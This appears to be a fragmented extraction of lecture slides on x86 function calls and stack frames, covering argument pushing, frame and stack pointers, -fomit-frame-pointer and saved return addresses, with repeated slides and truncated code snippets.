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
passing vars and
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```
pushl $3  
pushl $2  
pushl $1  
call function
```

Q: two ways vars passed?


aside: stack vs. frame pointer

stack after calling two routines:




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stack after calling two routines:



aside: stack vs. frame pointer


stack after calling two routines:



FP occupies a register:
if you really need that register (*cough* x86 *cough*)
this turns off frame pointer

```
> gcc -fomit-frame-pointer ... ?
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FP occupies a register:
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this turns off frame pointer

sacrifice debugging though...

running a process

(function call)

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running a process

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0. save Instruction Pointer (IP or RET): return address

running a process

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void function(int a, int b, int c) {  
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0. save Instruction Pointer (**IP** or **RET**): return address
1. store old Frame Pointer (**EBP**)

running a process

(function call)

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void function(int a, int b, int c) {  
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    char buffer2[10];  
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```

0. save Instruction Pointer (**IP** or **RET**): return address
 1. store old Frame Pointer (**EBP**)
 2. set FP to Stack Pointer (**SP** or **ESP**)

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void function(int a, int b, int c) {  
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
running a process

(function call)

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- a. must allocate 32-bit words
- b. stack grows down in memory

running a process (function call)

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void function(int a, int b, int c) {  
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allocate space for →

